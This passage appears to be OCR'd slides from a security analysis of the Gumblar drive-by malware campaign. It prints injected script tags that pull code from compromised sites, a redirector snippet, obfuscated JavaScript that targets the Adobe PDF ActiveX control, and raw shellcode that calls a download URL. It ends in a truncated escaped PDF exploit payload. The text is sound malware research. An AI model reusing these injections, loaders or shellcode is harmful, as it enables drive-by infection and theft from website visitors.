
Deny
The operation will be blocked.

□ Apply to all

re currently updating our website

CHECK BACK SOON TO
VISIT OUR UPDATED SITE

Gumblar components



```
document.write('<script src=http://safeshop.ru/cms-pages/safeshop.php ><\/script>');
document.write('<script src=http://safeshop.ru/cms-pages/safeshop.php ><\/script>');
document.write('<script src=http://safeshop.ru/cms-pages/safeshop.php ><\/script>');
document.write('<script src=http://safeshop.ru/cms-pages/safeshop.php ><\/script>');
document.write('<script src=http://safeshop.ru/cms-pages/safeshop.php ><\/script>');
document.write('<script src=http://safeshop.ru/cms-pages/safeshop.php ><\/script>');
document.write('<script src=http://safeshop.ru/cms-pages/safeshop.php ><\/script>');
document.write('<script src=http://safeshop.ru/cms-pages/safeshop.php ><\/script>');
document.write('<script src=http://safeshop.ru/cms-pages/safeshop.php ><\/script>');
document.write('<script src=http://safeshop.ru/cms-pages/safeshop.php ><\/script>');
document.write('<script src=http://safeshop.ru/cms-pages/safeshop.php ><\/script>');
document.write('<script src=http://safeshop.ru/cms-pages/safeshop.php ><\/script>');
document.write('<script src=http://blog.myalchemilla.com/wp-content/wordpress-2.6.php ><\/script>');
document.write('<script src=http://blog.myalchemilla.com/wp-content/wordpress-2.6.php ><\/script>');
document.write('<script src=http://blog.myalchemilla.com/wp-content/wordpress-2.6.php ><\/script>');
document.write('<script src=http://blog.myalchemilla.com/wp-content/wordpress-2.6.php ><\/script>');
document.write('<script src=http://blog.myalchemilla.com/wp-content/wordpress-2.6.php ><\/script>');
document.write('<script src=http://blog.myalchemilla.com/wp-content/wordpress-2.6.php ><\/script>');
document.write('<script src=http://clauandvanecouture.com/coleccion/vintage/leef/113.php ><\/script>');
document.write('<script src=http://clauandvanecouture.com/coleccion/vintage/leef/113.php ><\/script>');
document.write('<script src=http://clauandvanecouture.com/coleccion/vintage/leef/113.php ><\/script>');
document.write('<script src=http://senseimo.info/calendarscript/20060812bbqb.php ><\/script>');
document.write('<script src=http://senseimo.info/calendarscript/20060812bbqb.php ><\/script>');
document.write('<script src=http://senseimo.info/calendarscript/20060812bbqb.php ><\/script>');
document.write('<script src=http://senseimo.info/calendarscript/20060812bbqb.php ><\/script>');
document.write('<script src=http://senseimo.info/calendarscript/20060812bbqb.php ><\/script>');
document.write('<script src=http://spicorenet.com/qb4fsju/zhestokuyu.php ><\/script>');
```

```
HTTP/1.1 200 OK
Date: Thu, 25 Feb 2010 08:55:02 GMT
Server: Apache/2.0.53 (Linux/SUSE)
Last-Modified: Wed, 24 Feb 2010 05:54:51 GMT
ETag: "1da37-e094-4dfde0c0"
Accept-Ranges: bytes
Content-Length: 57492
Connection: close
Content-Type: application/x-javascript
```


URL: http://www.[redacted]yakagu.co.jp/common.js

)

pt

Gumblar components

HTTP redirector component (infected html)



```
<META HTTP-EQUIV="refresh" CONTENT="0;URL=http://pharmloversseat.com/"><script src=http://bigdawgdesign.com/cgi-bin
/ClinicPhotos.php ></script>
```

```
==========================
Server IP(s):
0.0.0.0

==========================
HTTP headers:

HTTP/1.1 200 OK
Date: Wed, 24 Feb 2010 05:52:15 GMT
Server: Apache
X-Vortech-PHP: 0.1.0-p0
Last-Modified: Sat, 13 Feb 2010 12:14:32 GMT
ETag: "8f-4b7697a8"
Accept-Ranges: bytes
Content-Length: 143
Connection: close
Content-Type: text/html
```

URL: http://spicorenet.com/qb4fsju/rrqtcb7.html

Gumblar components


Analysis of active components:

- Exploits component:
  - MSOfficeWeb exploit
  - Adobe PDF exploits
  - Adobe FLASH exploits


- WIN32 Trojan
  - ROOTKIT
  - DLL injection
  - Web traffic hook

Exploit layers

Adobe PDF exploit shellcode downloads Win32 malware



Gumblar components Analysis



```
//<script>
dLo4=24;if(unescape)dLo4='';U90=unescape('%'+dLo4);
RwR='K64ocument.F77riteP28F22P3cdiK76 sK74ylej3dP5cF22poP73F69tj69onj3aabsolutej3b
K6ceF66j74K3aP2d1j300F30pP78P3bP20j74oP70F3aF2d1000pxP3bF5cP22P3ej22)P3bP76ar
VpF41F3dP6eullK3btrj79j7bVj70AP3dnew AF63tiveXK4fbK6aK65j63t
(F22Acroj50DK46.P50DP46F22P29j3bj7dcP61tj63h(eF29K7bP7diP66(P21VpA)
j7btrj79P7bVP70Aj3dnewF20Activej58ObP6aF65ct
(K22F50DK46.P50dfP43P74rlK22P29K3bP7dcP61tcP68(e)F7bF7dP7dF69F66(VpA)j7bj6cvF3d
(P28P56j70A.F47ej74F56erj73ions().F73plit(j22.P22K29)j5bj34j5dK2esplj69t(P22K3dF22))
```

```
//<script>
JBI=24;if(unescape)JBI='';dx2b=unescape('%'+JBI);
mKuW='dk6fcum6dent.wrJ69tem28m22k3cdim76
stylem3dJ5cJ22pom73itJ69Z6fnJ3ak61bk73olutk65k3b lek66tJ3ak2d100k30pxm3b
topZ3ak2d1000k70xk3bZ5cZ22Z3eJ22)J3bvaZ72 ho1wdJ3dnulk6cZ3bZ74ryZ7bho1wm64k3dnew
Am63tivek58Objecm74(m22AcZ72oPDF.PDk46Z22m29m3bk7dcam74Z63hk28ek29m7bk7diJ66
```

```
CCCCCCë^O[3Ėf¹<80>^A<80>3ïCâúë^Eèìÿÿÿ^?<8b>NßiiÏd¯ãd<9f>óBd<9f>çn^Ciëïïd^C¹<87>a
¡á^C^G^QïïïfªëÂ¹<87>w^Qeá^G^_ïïïfªç¹<87>Ê_^P-^G^Mïïïfªã¹<87>^@!^O<8f>^G;ïïïfªÿ¹<8
7>.<96>
W^G)ïïïfªû¯o×,<9a>^Ufª÷^Fèîïï±f<9a>Ëdªë<85>î¶dº÷¹^Gdïïï¿<87>ÙõÀ<9f>^Gxïïïfªód*l/
¿fªÏ<87>^Pïïï¿dªû<85>í¶dº÷^G<8e>ïïïìªÏ(ï³<91>Á<8a>(¯ë<97><8a>ïï^P<9a>Ïdªã<85>î¶d
º÷^G¯ïïï<85>è·ìªËÜ4¼¼^P<9a>Ï¿¼dªó<85>ê¶dº÷^GÌïïï<85>ï^P<9a>Ïdªç<85>í¶dº÷^Gÿïïï<8
5>^Pdªÿ<85>î¶dº÷^Gïïïï®´½ì^Nì^Nì^Nì^Nl^Cëµ¼d5^M^X½^P^Oºd^Cd<92>çd²ã¹d<9c>Ód<9b>ñ
<97>ì^\¹d<99>Ïì^\Ü&¦®Bì,¹Ü^YàQÿŌ^]<9b>ç.!âì^]¯^D^^Ô^Q±<9a>
µd^DdµËì2<89>dã¤dµóì2dëdì*±²-çï^G^[^Q^P^Pº½£¢ ¡ïhttp://192.168.141.11/gumblar.ph
p?s=G5DSxfw&id=12^@
```


- Cookie,Referer,UA check
- Dynamic code on access

  ENV dependent attack

  Exploit downloader

Gumblar components Analysis

PDF reader exploit:




```
uF7BA%uEF07%uEFEF%uAEEF%uBDB4%u0EEC%u0EEC%u0EEC%u0EEC%u036C%uB5EB%u64BC%u0D35%uB
